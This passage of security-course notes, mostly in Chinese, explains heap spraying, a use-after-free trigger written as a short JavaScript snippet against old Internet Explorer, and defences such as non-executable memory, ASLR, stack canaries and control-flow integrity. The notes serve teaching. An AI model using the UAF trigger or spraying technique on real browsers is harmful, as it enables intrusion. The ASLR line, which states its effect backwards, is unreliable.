
这个问题在于，attacker不知道对方的objectT 地址在哪，自己的shellcode应该插入在哪里呢？

有个方法很粗暴，那就是heap spraying，将自己的non-sled 和shellcode散布在整个heap中，等vtable的指针去执行。

Heap Spraying

Idea:

1. use Javascript to spray heap with shellcode (and NOP slides)
2. then point vtable ptr anywhere in spray area



heap exploit 4 —— 利用人为的分配内存错误

这是个代码错误，因为它先清空了c1,c2，之后的reset函数，又会去access c1c2，但这时对应的地址上已是空的，基本就是non-sled，所以就很适合attacker注入自己的shellcode。

本质上，还是注入shellcode，只不过触发机制不是buffer overflow，而是原代码自行所产生的control flow错误。

```
<script>
function changer() {
    document.getElementById("form").innerHTML = "";
    CollectGarbage(); // erase c1 and c2 fields
}
清空 c1, c2

document.getElementById("c1").onpropertychange = changer;
// Called when certain property gets changed.

document.getElementById("form").reset(); // Triggers C1 again
</script>
```

Loop on form elements:
c1.DoReset()
c2.DoReset()

会找 c1, c2, 但已被清空

如何防御heap exploit?

1 marking memory non -execute.

2 ASLR - Address space layout randomisation 每次执行时，都随机分配内存地址，这样就能去找到特定的内存地址。

3 stackguard

如果检测出canary有所改变，则直接return error，不让attacker BOF到ret address.

Method 1: StackGuard

Run time tests for stack integrity.

Embed “canaries” in stack frames and verify their integrity prior to function return.




Stackguard (canary)

```
int secret=rnd();
void hoge(char *str)
{
    int guard;
    guard = secret;

    char buffer[3];
    strcpy(buffer, str);

    if(guard==secret)
        return;
    Else
        error();
}
```

SSP=stack smashing protector




4 control flow integrity

程序的执行流程不被改变。

Use after free exploit

Basic ideas



- a pointer **p** points to the chunk **A** in the heap that contains the address of a function **f1**.
- A** then is freed
- at some point, **A** gets allocated again and this time contains the address of a function **f2**.
- As **p** still points to **A**, when it will be accessed again, it will trigger the execution of **f2**

